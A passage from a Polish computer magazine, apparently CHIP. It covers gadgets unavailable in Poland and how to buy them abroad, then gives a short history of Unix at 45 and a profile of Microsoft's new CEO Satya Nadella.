- Ochrona komputerów PC, serwerów oraz smartfonów/tabletów z Androidem

Pakiet obejmuje następujące funkcje: Ochrona przed szkodliwymi programami wspomagana chmurą | Technologia "Bezpieczne pieniądze" | Kontrola korzystania z internetu przez pracowników | Ochrona tabletów i smartfonów | Szyfrowanie danych | Ochrona przed phishingiem | Filtrowanie spamu | Menedżer haseł | Automatyczne wykonywanie kopii zapasowych (także w chmurze) | Zarządzanie ochroną w całej sieci firmowej

www.kaspersky.pl





Sprzęt, który nas omija

Wydawać by się mogło, że wraz z wejściem do Unii Europejskiej skończą się czasy zazdrości. Że wszystko, do czego mają dostęp za granicą, jest też do kupienia i u nas. Niestety, tak się nie dzieje. Dlaczego? MACIEJ GAJEWSKI

Nasi starsi czytelnicy z całą pewnością pamiętają czasy pewexów i „załatwiania" wielu produktów. Stryj brata sąsiada znajomego udawał się w delegację za granicę, po czym wracał obładowany przeróżnymi towarami. Niemieckie proszki do prania, amerykańskie jeansy oraz... azjatyckie komputery. Kilka dekad później mogłoby się wydawać, że mamy to już za sobą. Żyjemy w erze globalizacji, jesteśmy członkiem Unii Europejskiej. I sytuacja faktycznie się poprawiła w stopniu ogromnym. Dalej jednak wielu producentów sprzętu komputerowego, w tym znanych, traktuje polski rynek po macoszemu.

Zwracaliśmy się do wielu firm z prośbą o komentarz dotyczący braku dostępności produktów w naszym kraju, o których nieraz piszemy również na łamach CHIP-a. Niestety, większość odpowiedzi była bardzo dyplomatyczna. Niektórzy z nich jednak, już anonimowo, wytłumaczyli nam, co jest największym problemem.

Dlaczego Polacy mają gorzej?

Powodów, dla których wiele sprzętów jest niedostępnych w naszym kraju, jest wiele. Wynikają one jednak z dwóch podstawowych kłopotów. Oba niestety związane są z... pieniędzmi. Przy czym pierwszy problem wynika z niedostatecznej ilości finansów po stronie producenta, drugi zaś ... z chudych portfeli Polaków.

Tajemnicą poliszynela jest, że Polacy nadal nie prezentują się dobrze na tle Europy, jeżeli chodzi o średni przychód typowego gospodarstwa domowego. Oznacza to, że dany produkt, który jest w zasięgu możliwości typowego Amerykanina, Niemca czy Francuza, może okazać się nieco za drogi dla przeciętnego Kowalskiego. Co za tym idzie w Polsce tych sprzętów zostanie sprzedanych nieporównywalnie mniej. Wobec tego uruchomienie u nas dystrybucji danego produktu, logistyki, kampanii marketingowej czy wreszcie wsparcia technicznego okaże się droższe niż przychody z tytułu sprzedaży. Wielu wytwórców decyduje się więc nie ryzykować i poczekać, aż polski rynek dojrzeje.

Rozwiązaniem opisanego zagadnienia, teoretycznie, byłoby obniżenie cen na polskim rynku. Tu jednak pojawia się kolejna przeszkoda, czyli globalny handel. Gdyby na naszym rynku sprzęt był tańszy, osoby zza granicy kupowałyby go w Polsce, po zaniżonych cenach, ponieważ opłata za kuriera międzynarodowego okazałaby się znacznie korzystniejsza od kupowania na rynku rodzimym. Producenci sprzętu rezygnują więc z dopasowywania cen do polskich realiów.

Istnieje jeszcze drugi problem: dotyczący budżetu samych wytwórców. Otóż niektóre sprzęty są ściśle powiązane z konkretnymi usługami. Mamy tu na myśli filmy, e-booki, usługi muzyczne i tym

podobne. Oznacza to, że producent danego sprzętu musi przygotować nie tylko urządzenie, ale również polskie wersje językowe oferowanych przez siebie treści. Wiąże się to nie tylko z tłumaczeniami, ale również z negocjowaniem praw autorskich do tych treści na polskim rynku. Wielu wytwórców rezygnuje, uznając, że ich na to jeszcze nie stać.

Co nas więc omija? I czy na pewno nie można tego kupić w żaden sposób? Jakie są zagrożenia i czy... warto? Wybraliśmy dla was kilka najgorętszych sprzętów, które są hitem za granicą, a których nie ma w polskiej dystrybucji. Sprawdzamy, jak je można kupić oraz czy są jakieś problemy związane z ich zakupem i serwisem gwarancyjnym.

Król hybryd na emigracji

Wraz z premierą Windows 8 na rynku zadebiutował nowy rodzaj urządzeń – notebooków, które potrafią pełnić też funkcję tabletu. Wielu producentów wprowadziło tego typu sprzęty na nasz rynek, ale jeden z nich, właściwie ten najważniejszy, uparcie go omija. Chodzi o Microsoft, twórcę systemu Windows 8, który również przygotował tablety i komputery idealnie dopasowane do możliwości wspomnianego systemu.

Mowa o linii urządzeń Surface. Jej aktualnym, najlepiej wyposażonym i najdroższym reprezentantem jest Surface Pro 2. Jego sercem jest dwurdzeniowy procesor Intel Core i5 4200U taktowany zegarem 1,7 GHz (do 2,6 GHz w trybie Turbo Boost). To układ oparty na nowej architekturze Haswell, przeznaczony dla komputerów przenośnych i – w porównaniu z procesorami poprzedniej generacji – zapewniający większą wydajność przy mniejszym zużyciu energii. Świetna konfiguracja sprawia, że Windows 8.1 przez większość czasu działa płynnie, i stawia Surface'a Pro 2 na równi z najlepszymi tabletami z Androidem.

Użytkownicy opisanego tabletu nie mogą narzekać na wyposażenie: oprócz interfejsu Mini DisplayPort i hosta USB 3.0 mamy do dyspozycji rysik. Surface Pro 2 łączy się z Internetem przez sieć Wi-Fi. Ekran ma przekątną długości 10,6 cala oraz rozdzielczość 1920×1080 pikseli i wypada dobrze zarówno w subiektywnej ocenie testerów, jak i w pomiarach laboratoryjnych. Na pochwałę zasługują nie tylko szerokie kąty widzenia oraz doskonała wierność barw, ale też wysoki kontrast szachownicy (178:1) i jasność (maksymalnie 379 cd/m2). Panel dotykowy precyzyjnie reaguje na gesty. Podobnie jak ekrany innych tabletów, wyświetlacz Surface'a Pro jest błyszczący, ale odbija światło nieco mniej intensywnie niż konkurencyjne modele.

Gdybyśmy kupowali wspomniany komputer za granicą, zapłacilibyśmy – w zależności od kursu obcej waluty – około 3000 złotych. Za ile ów sprzęt dostępny jest w naszym kraju? Sprawdziliśmy w najpopularniejszej polskiej porównywarce cenowej. W dniu pisania tego artykułu 128-gigabajtowa wersja Surface Pro 2 nie była dostępna taniej niż za 4100 złotych. Jak widać, nieautoryzowani resellerzy liczą sobie niemały narzut za sprowadzenie urządzenia na własną rękę do naszego kraju. Na szczęście jest na to sposób.

Skontaktowaliśmy się z przedstawicielami brytyjskiego Microsoft Store (www.microsoftstore.com). Zapewniono nas, że zamówienia do Polski będą realizowane, a więc mimo braku oficjalnej dostępności można kupić Surface'a Pro 2 bezpośrednio od producenta, a jedynym dodatkowym kosztem, na który się narazimy, będzie opłata za przesyłkę międzynarodową. Przy okazji, udało nam się również dowiedzieć, że tyczy się to całego asortymentu sklepu, nie tylko urządzeń Surface. →

MICROSOFT SURFACE PRO 2

To komputer zaprojektowany tak, by jak najlepiej wykorzystać nowości zawarte w systemie operacyjnym Windows 8.1. Łączy w sobie najlepsze cechy notebooka i tabletu.





ALTERNATYWA

Na szczęście nie tylko Microsoft stawia na hybrydy. W Polsce nietrudno o ciekawe konstrukcje przypominające Surface'a Pro. Należą do nich między innymi Lenovo IdeaPad Yoga czy Asus Transformer Book T300.

GOOGLE CHROMECAST

Niedrogie urządzenie o wielkości pendrive'a, które zamieni każdy telewizor ze złączem HDMI w tak zwany „Smart TV", umożliwiając oglądanie na nim YouTube'a i innych treści internetowych.

















CO UMOŻLIWIA?

Lista obsługiwanych przez Chromecasta dostawców treści cały czas się powiększa. Można za jego pomocą zyskać dostęp do YouTube'a, HBO GO, a także wielu innych usług typu VoD.

ACER C7

To komputer będący przedstawicielem zupełnie nowej rodziny urządzeń, jaką są Chromebooki. Urządzenia te są niedrogie i dostosowane do korzystania z narzędzi internetowych.




GOOGLE CHROME OS

Chromebookami zarządza linuksowy system operacyjny Chrome OS, który umożliwia wyłącznie korzystanie z przeglądarki Chrome. Prosty, ale szybki i bezawaryjny.



AMAZON KINDLE PAPERWHITE

To zdumiewające, ale czytniki Kindle należą nie tylko do najlepszych, ale również najtańszych. Najlepiej wyposażona wersja Paperwhite to nadal względnie niewielki wydatek w porównaniu z dostępnymi na polskim rynku czytnikami.



GDZIE BĘDZIE TANIEJ?

Porównaliśmy ceny Kindle Paperwhite przy zakupie na trzy różne sposoby. O dziwo, najtaniej okazało się być w serwisie aukcyjnym, jednak średnią cenę zaniżają tu urządzenia używane.

KINDLE PAPERWHITE PORÓWNANIE CEN



Internetowa telewizja Google'a

Jak zamienić swój telewizor w Smart TV? Istnieje wiele rozwiązań, ale szczególnie ciekawe, a przy okazji niedrogie jest to zaprezentowane przez firmę Google. Po dość kompromitującej porażce, jaką był Nexus Q, Google ponownie zdecydował się zagościć w naszym salonie. Tym razem wykorzysta do tego sprzęt z wyglądu przypominający pendrive.

Chromecast to dwucalowe urządzenie podłączane do telewizora za pomocą złącza HDMI. Z wykorzystaniem sieci Wi-Fi odbiera ono nadawane przez przeglądarkę Chrome treści i strumieniuje je na ekran telewizora. Przy pomocy przeglądarki, w tym mobilnej, można sterować tym, co dzieje się na ekranie (na przykład pauzować czy regulować głośność). Cały proces odbywa się w tle, można więc dalej surfować za pośrednictwem przeglądarki po innych stronach lub nawet zablokować wykorzystywany telefon bądź tablet.

Chromecast współpracuje z wieloma aplikacjami dzięki udostępnionemu SDK. Netflix już teraz jest gotowy do obsługi tego urządzenia. Wideo jest strumieniowane bezpośrednio z chmury, z pominięciem smartfonu jako pośrednika, okazuje się więc oszczędny dla baterii i nie powinien wpływać zanadto na czas pracy telefonu bez ładowania, nawet jeżeli jest często wykorzystywany.

W polskich warunkach urządzenie może nie działać najlepiej. Wielu dostawców treści multimedialnych nie udostępnia ich na terenie naszego kraju, niekiedy wręcz blokuje dostęp do nich, jeżeli wykryty zostanie numer IP pochodzący z Polski. Na szczęście nie wszyscy, a sam sprzęt jest na tyle tani, byśmy mogli zainwestować weń, nie obawiając się wielkiego rozczarowania.

Gdybyśmy kupowali to urządzenie za granicą, zapłacilibyśmy około 100 złotych. W Polsce od nieautoryzowanych resellerów kupimy je dwa razy drożej, a więc wydamy około 200 złotych. Nie mamy w przypadku tego urządzenia żadnych cennych rad. Kombinowanie z zakupami w zagranicznym sklepie może się okazać dużo droższe i kłopotliwe.

Polacy i tak kochają Kindle'a

Największa księgarnia na świecie nadal nie zdecydowała się na oficjalną obecność na polskim rynku. Jak się jednak okazuje, Polakom to wcale nie przeszkadza. Według badań przeprowadzonych przez firmę Nexto 60 proc. posiadanych przez nas czytników e-booków to właśnie urządzenia marki Kindle. Dzieje się tak z bardzo wielu powodów. Po pierwsze jest to sprzęt dobry i markowy. Po drugie – bardzo tani. A po trzecie firma Amazon, choć nieobecna w Polsce, nie robi problemu z dostarczania czytników do naszego kraju, a nawet zajmuje się całkowicie opieką gwarancyjną.

Najlepiej wyposażonym i najciekawszym modelem okazuje się Kindle Paperwhite. Urządzenie zaopatrzono w gigahercowy procesor, dzięki któremu książki będą ładować się szybko, a strony płynnie przewracać. Powierzchnia ekranu jest bardzo cienka, co ma przyczynić się do dokładniejszego reagowania na dotyk użytkownika. Dodatkowo czytnik potrafi, na życzenie, podświetlać swój charakteryzujący się wysokim kontrastem ekran. W środku umieszczono także nową baterię, która bez włączonej sieci Wi-Fi powinna wytrzymać około 8 tygodni na jednym ładowaniu.

Kindle Paperwhite jest zintegrowany z serwisem Goodreads, jednym z najpopularniejszych portali zrzeszających miłośników elektronicznych książek. Goodreads nie tylko pokaże nam to, co aktualnie czytają nasi znajomi, ale także przy pomocy specjalne-

go algorytmu, bazującego na naszych własnych upodobaniach, zasugeruje nam, jakie książki powinniśmy przeczytać.

Specjalnie dla najmłodszych czytelników przygotowano także tryb Kindle FreeTime, w którym udostępnimy wybrane pozycje utworzonym wcześniej profilom. Rodzice będą w ten sposób mogli śledzić postępy w czytaniu swoich pociech, a same dzieci zostaną nagrodzone wirtualnymi osiągnięciami.

Najtańszy model Kindle Paperwhite (wersja Wi-Fi z reklamami) kosztuje 119 dolarów. Wersja bez reklam jest o 20 dolarów droższa, natomiast za czytnik z modułem 3G zapłacimy 189 dolarów (z reklamami) i 209 dolarów (bez reklam). Urządzenie można zamówić w na stronie Amazona, który nie robi problemu z wysyłki do Polski. Jedyną barierą, jaką napotkamy, będzie ta językowa. Formularz zamówieniowy nie jest dostępny w naszym języku.

Chromebookowa rewolucja, która nas ominęła

Podczas gdy my wciąż wspominamy netbooki, za granicą już od dłuższego czasu dostępna jest nowa generacja tego typu urządzeń, opracowana wspólnie przez Google'a i jego partnerów. Mowa o Chromebookach, czyli niewielkich notebookach wyposażonych w system operacyjny Chrome OS.

Ów system jest bardzo prosty w swojej konstrukcji. Chciałoby się rzec, wręcz prostacki. Chrome OS jest bowiem dystrybucją Linuxa ograniczoną do możliwości wyświetlania na pełnym ekranie przeglądarki Chrome. Oznacza to, że jedynymi aplikacjami, jakie możemy uruchomić na Chromebooku, są aplikacje webowe, a sam komputer jest w znacznym stopniu uzależniony od Internetu.


W tym szaleństwie jest jednak metoda. Wielu z nas i tak na co dzień nie korzysta z niczego innego poza przeglądarką internetową, stale będąc podłączonymi do Internetu. A Chrome OS, z racji swojej prostoty, jest systemem szybkim, lekkim i właściwie niemożliwym do zepsucia z powodu niewłaściwego użytkowania. Wielu producentów ma w ofercie Chromebooki, my wybraliśmy, naszym zdaniem, najciekawszego przedstawiciela rodziny.

Acer C7 to propozycja dla osób korzystających non stop z Internetu, jego zasobów i narzędzi online oraz sieci społecznościowych typu Google+ czy Facebook. Netbook jest wyposażony również w aplikacje typu offline, np. archiwum poczty Gmail i plików Google Docs. Ten Chromebook to także przyzwoity odtwarzacz wszelkich multimediów, w tym wideo Full HD, tych internetowych (YouTube itp.) oraz zgromadzonych na dyskach twardych. Filmy możemy oglądać również na zewnętrznych dużych wyświetlaczach, za pośrednictwem złącza HDMI.

Komputer zawiera procesor Intel Celeron 847, 2 GB pamięci RAM DDR3, 11,6-calowy ekran o rozdzielczości 1366×768 pikseli, kartę graficzną Intel HD, 320-gigabajtowy dysk twardy SATA, kamerę internetową i kartę pamięci. Całość została wyposażona w złącza USB 2.0, HDMI, VGA/LAN i kartę Wi-Fi oraz waży 1,4 kilograma.

Zaletą urządzenia okazuje się wydajność wbudowanego akumulatora. Zapewnia on nawet cztery godziny pracy na jednym ładowaniu. Ciekawym bonusem jest dostęp do usługi Google Drive Cloud Storage. To wirtualna przestrzeń dyskowa (100 GB), na której można umieścić swoje pliki i dokumenty oraz korzystać z nich z dowolnego miejsca na świecie.

Dzięki wysiłkom jednej z czołowych sieci sklepów w Polsce, komputer ten łatwo kupić, a co ciekawe, różnica w cenie – w porównaniu z oficjalną zagraniczną dystrybucją – jest niewielka. Powinniśmy za niego zapłacić nieco mniej niż 1000 złotych. Usługi w ramach serwisu gwarancyjnego są świadczone na terenie naszego kraju. ➔



ZAKUPY ZA GRANICĄ – CZY TO TAKIE STRASZNE?

Jak się okazuje, wielu Polaków decyduje się na zakupy w zagranicznych sklepach internetowych, omijając bariery, jakie stawiają nam producenci sprzętu.

Korzystamy z ułatwień, jakie daje nam prawo paneuropejskie. Jeżeli zakupiony przez nas na terenie Unii towar nie jest żywnością ani nieruchomością, mamy dwa lata od daty zakupu na złożenie reklamacji. Musimy jednak zachować paragon lub fakturę.

Wysyłka za granicę uszkodzonego sprzętu może być jednak kłopotliwa. Warto więc zainteresować się, czy producent nie oferuje gwarancji działającej globalnie lub chociaż na terenie Europy. Oznacza to, że jeżeli dany produkt nie jest dostępny w naszym kraju, ale jego producent prowadzi na jego terenie działalność handlową, to również przyjmie od nas uszkodzony sprzęt.

Należy pamiętać, że nie zawsze będziemy mogli zwrócić towar. W krajach członkowskich Unii Europejskiej sprzedawca nie ma obowiązku przyjęcia towaru wolnego od wad i zwrotu zapłaconej ceny, jeżeli na przykład się rozmyślimy. Zależy to wyłącznie od polityki sklepu, w którym dokonaliśmy zakupu.

Warto też dokładnie przestudiować umowę gwarancyjną przed zakupem, a w razie jakichkolwiek wątpliwości nie wahać się zadawać pytań sprzedawcom, by mieć w razie problemów potwierdzenie na piśmie, że na wypadek usterki dany sprzęt serwisowany. Nawet napis „worldwide warranty" może być mylący: w wielu przypadkach oznacza on jedynie... obszar Stanów Zjednoczonych i Kanady.


Pamiętajmy o tym, że gwarancja to nie to samo co reklamacja. Kupując u nieautoryzowanego sprzedawcy dany sprzęt, możemy wymagać od niego tylko honorowania zasad reklamacji, a więc towaru niezgodnego z opisem. Serwis gwarancyjny może, ale nie musi być oferowany. Co to oznacza w praktyce? To, że sprzedawca może (ale nie musi) odmówić serwisu danego sprzętu, nawet jeżeli ma on wady niewynikające z niewłaściwego użytkowania . Ma on jednak obowiązek przyjąć sprzęt z powrotem do siebie i zwrócić nam pieniądze (art. 556 i 579 kc). Warto również tu wyjaśnić szczegóły umowy ze sprzedawcą.

W epoce globalnego handlu i logistyki kurierskiej, która pozwala w dwa dni dostarczyć paczkę nawet z Singapuru, warto uważnie przyjrzeć się ofertom zagranicznych sklepów. Wystarczy zachowanie zdrowego rozsądku oraz ostrożności, a w zamian za to można zaoszczędzić niemałe pieniądze lub zdobyć wymarzony gadżet, którego próżno szukać w polskich sklepach. Prawo stoi po naszej stronie, a przedstawione w artykule przykładowe sprzęty to tylko mały fragment bogatej oferty.

JUŻ JEST: Australia, Austria, Brazylia, Kanada, Francja, Niemcy, Irlandia, Włochy, Meksyk, Nowa Zelandia, Hiszpania, Wielka Brytania

OD KWIETNIA: Japonia, Korea Płd., Tajwan, Singapur, Hongkong, Rosja, Szwecja, Norwegia, Finlandia, Dania, Kolumbia, Chile, Argentyna

OD PAŹDZIERNIKA: Chiny, Polska, Czechy, Węgry, Grecja, Portugalia, Słowacja, Turcja, Arabia Saudyjska, RPA, Zjednoczone Emiraty Arabskie, Izrael, Indie, Indonezja, Egipt





MICROSOFT XBOX ONE

Microsoft nie spieszy się z wprowadzaniem swojej konsoli na kolejne rynki. W Polsce od dawna jest już dostępny PlayStation 4, największy konkurent nowego Xboxa. Jak kupić One'a? Tylko poprzez nieoficjalną dystrybucję.

Połowiczna nowa generacja

Jesień ubiegłego roku upłynęła pod znakiem premier konsol nowej generacji. W końcu po wielu latach zarówno Sony, jak i Microsoft zdecydowały się zaprezentować najnowsze wersje Xboxa i PlayStation. Obie konsole mają fenomenalne możliwości, szokują jakością oprawy graficznej i oferują wiele nowych funkcji. Niestety, w Polsce nie mamy w czym wybierać. Możemy kupić albo PlayStation 4, albo... nic.

Żałujemy, bo Xbox One to naprawdę solidny produkt: nie tylko maszynka do gier, ale również centrum multimedialne, z którym możemy porozumiewać się za pomocą głosu. Wystarczy powiedzieć „Xbox On" (włącz Xbox), aby wyświetlił się spersonalizowany ekran główny Xbox One i by móc sprawdzić, co jest obecnie popularne w telewizji lub zapoznać się z najnowszymi osiągnięciami znajomych w grach. Im więcej korzysta się z Xbox One, tym lepiej dostosowuje się on do nawyków i upodobań.

Za pośrednictwem Xbox One można wyszukiwać i oglądać na żywo programy nadawane w telewizji kablowej, satelitarnej lub odbieranej za pośrednictwem łącza telefonicznego. Konsola też umożliwia uruchomienie dwóch funkcji naraz. Przykładowo dzięki funkcji Snap wkroczymy w sam środek wieloosobowej bitwy, oglądając jednocześnie swój ulubiony film; połączymy się z przyjaciółmi na Skypie, oglądając jednocześnie program na żywo, lub będziemy śledzić w telewizji postępy swojej ulubionej drużyny, oglądając przy tym inne wydarzenie sportowe.

Microsoft opracował nowy system operacyjny, przeznaczony do gier, i połączył go z platformą rozrywkową, dzięki czemu użytkownicy nie będą już musieli przełączać wtyczek w gniazdkach, aby pooglądać telewizję lub zagrać w grę wideo. Ośmiordzeniowy procesor w architekturze x86 oraz przeszło 5 miliardów tranzystorów mają sprawić, że opóźnienia i czasy ładowania znacznie zmaleją, a użytkownicy będą błyskawicznie przełączać się pomiędzy grą a innym rodzajem rozrywki lub uruchamiać wiele aplikacji jednocześnie z grą bez utraty płynności.

Xbox One to także odtwarzacz Blu-ray, nowy sensor Kinect działający w rozdzielczości 1080p, nowy kontroler o ergonomicznym kształcie, a także wiele serii gier i dodatków do gier na wyłączność (m.in. Forza Motorsport 5, CoD: Ghosts, Fifa 14 czy Quantum Break) oraz nowa usługa Xbox Live.

Xbox One nie jest dostępny w Polsce w oficjalnej dystrybucji, co jest ciekawe, gdy weźmie się pod uwagę fenomenalny sukces Xboxa 360 w naszym kraju. Microsoft tłumaczy to problemami związanymi z dopasowaniem urządzenia do polskich realiów. Nowa konsola obsługiwana jest bowiem głosem, ale nie do końca radzi sobie z naszym językiem. Wiele usług multimedialnych również nie jest dostępnych w naszym kraju. Jednak dla osób władających językiem angielskim w podstawowym zakresie nie powinno być to żadną przeszkodą. Xbox One jest konkurentem PlayStation 4.

Niestety, pojawia się kolejna bariera, czyli cena. Gdybyśmy mogli kupić konsolę w takiej cenie, jaka obowiązuje w krajach, gdzie sprzęt jest oficjalnie dostępny, zapłacilibyśmy około 1700 złotych. Polskie sklepy, które sprowadzają konsolę na własną rękę, wyceniają ją nie taniej niż na 2100 złotych. Różnica jest więc znaczna – warto rozważyć zakup w internetowych sklepach za granicą.

Warto kombinować

Zakupy za granicą mogą się opłacić. Nie tylko mamy większy wybór dostępnego sprzętu, dzięki czemu możemy znaleźć coś, co nam bardziej odpowiada, ale również niejednokrotnie okazuje się, że cena, wraz z wysyłką do naszego domu, jest niższa niż gdybyśmy próbowali kupować ten sam lub podobny sprzęt w Polsce.

To nie oznacza, że nie należy zachowywać ostrożności. Podobnie jak przy robieniu zakupów w rodzimych sklepach również w przypadku zagranicznych należy starannie czytać regulaminy, zwracać uwagę na dostępność opieki gwarancyjnej oraz reputację samego sklepu.

Ten wysiłek może się jednak opłacić. Będziemy mieli dokładnie taki sprzęt, jaki chcemy, bez przepłacania za „import". ■

Urodziny legendy:

UNIX MA 45 LAT

Bez Unixa nie byłoby Linuxa ani Androida. W kwietniu 1969 roku światło dzienne ujrzał przodek wszystkich systemów operacyjnych.

JERZY GOZDEK

Początki Unixa nie były zbyt udane: w połowie lat 60. MIT oraz General Electric i Bell Labs podjęły próbę opracowania systemu operacyjnego do superkomputerów. Multics – taką nazwą ochrzczono system – nie zdołał jednak spełnić wygórowanych oczekiwań i zespół z Bell Labs został wyłączony z prac nad projektem. Grupa programistów skupiona wokół Dennisa Ritchiego i Kena Thompsona nie dała jednak za wygraną.

W 1969 roku informatycy we własnym zakresie opracowali odchudzoną wersję Multicsa, którą, z racji pokrewieństwa, nazwali Unics. Zależało im, by system, którego nazwę wkrótce zmieniono na: Unix, dał się łatwo przenosić na różne platformy sprzętowe. W tym celu Dennis Ritchie sformułował język programowania C i w 1972 r. cały kod systemu napisano od podstaw przy jego użyciu.

Dzięki swojej elastyczności Unix szybko zaczął zdobywać popularność, zwłaszcza w środowisku akademickim. Szczególnie naukowcy z Uniwersytetu Kalifornijskiego w Berkeley wzięli go pod lupę, czego rezultatem było powstanie, w oparciu o Unixa, systemu Berkeley Software Distribution, do dziś będącego podstawą licznych systemów operacyjnych wykorzystywanych na uczelniach.

Kiedy AT&T – macierzysty koncern Bell Labs – na początku 1980 roku spróbował sprzedawać Unixa do zastosowań komercyjnych pod nazwą System V, doszło do serii konfliktów: wiele konsorcjów przemysłowych spierało się o to, jakie jednolite standardy powinny obowiązywać podczas dalszych prac nad Unixem.

Richard Stallman, młody programista z MIT, zbuntował się przeciw planom komercjalizacji Unixa i w 1983 roku zainicjował projekt GNU. Jego celem było stworzenie uniksopodobnego systemu operacyjnego bazującego wyłącznie na otwartym oprogramowaniu. W ramach tego projektu nie udało się jednak zbudować kluczowego elementu systemu – jądra. Dopiero wówczas, gdy fiński student Linus Torvalds w 1991 roku opublikował bazujące na Unixie jądro własnego autorstwa zwane Linuxem, droga do bezpłatnego systemu operacyjnego stanęła otworem.

Na przestrzeni lat Unix przerodził się z niszowego systemu operacyjnego w pierwowzór wszystkich innych systemów. Sam tylko Linux ma ponad 600 różnych odmian, zaś dwaj potomkowie Unixa – iOS i Android – podbili świat urządzeń mobilnych. ■

EWOLUCJA



2008 Android
Anatomiczna ciekawostka: sercem systemu Google'a jest zmodyfikowane jądro Linuxa.



2007 Apple iOS
Mobilny system operacyjny opiera się na jądrze systemu NeXT.


2004 Ubuntu
Nazwa tej popularnej dystrybucji Linuxa w języku Zulu oznacza „człowieczeństwo".




2001 Mac OS X
Platforma Apple'a zawiera fragmenty kodu systemów NeXT i BSD.



1993 FreeBSD
Opensource'owa wersja systemu Berkeley Software Distribution (BSD).




1991 Linux
Jądro wzorowane na Unixie jest podstawą wielu systemów operacyjnych.



1989 NeXTSTEP
Własną uniksopodobną platformę stworzyła firma Steve'a Jobsa NeXT.



1983 Unix System V
Próba komercjalizacji Unixa przez AT&T wywołała „wojny uniksowe".



1977 BSD
Bazujący na Unixie system BSD opracowano na Uniwersytecie Kalifornijskim.



UNIX

Publikacja: kwiecień 1969 r.
Twórcy: Dennis Ritchie, Ken Thompson
Wymagania sprzętowe: 16 kB RAM, 512 kB pamięci dyskowej

Kto tu jest bossem?

W przyszłości pokieruje historią Microsoftu. Ważne fakty dotyczące osoby Satyi Nadelli.

WIEK W MOMENCIE OBJĘCIA STANOWISKA: 46 lat

MIEJSCE URODZENIA: Hajdarabad (Indie)

STAN RODZINNY: żonaty, troje dzieci

PODSTAWOWE WYNAGRODZENIE: 1,2 miliona dolarów

Nowy szef Microsoftu

Satya Nadella jest trzecim CEO w historii software'owego giganta. Stoi przed olbrzymimi wyzwaniami i może postawić firmę na głowie.

JERZY GOZDEK

W Microsofcie jest od zawsze, ale poza koncernem pozostawał dotychczas nieznany. W najbliższej przyszłości ten pochodzący z Indii manager jako nowy CEO pokieruje historią największej software'owej korporacji świata. Czekają na niego wielkie zadania. Najpoważniejszym z nich będzie utrzymanie przez Microsoft kursu mobilności, bo w świecie urządzeń mobilnych gigant z Redmond ma na razie największe trudności z dotrzymaniem kroku konkurentom takim jak Google i Apple. Ale i w innych obszarach jest dużo pracy: Xbox One zdaje się sprzedawać dużo gorzej niż konkurencyjna konsola Sony PS4. A Windows 8 dotąd zostaje wyraźnie w tyle za wcześniejszą wersją Windows 7. Na stronie Microsoftu o Nadelli napisano, że wnosi „bezwarunkową wolę innowacji", czyli dokładnie to, czego Microsoft teraz potrzebuje. Czy Nadella jest właściwym człowiekiem, który zabezpieczy przyszłość Microsoftu?

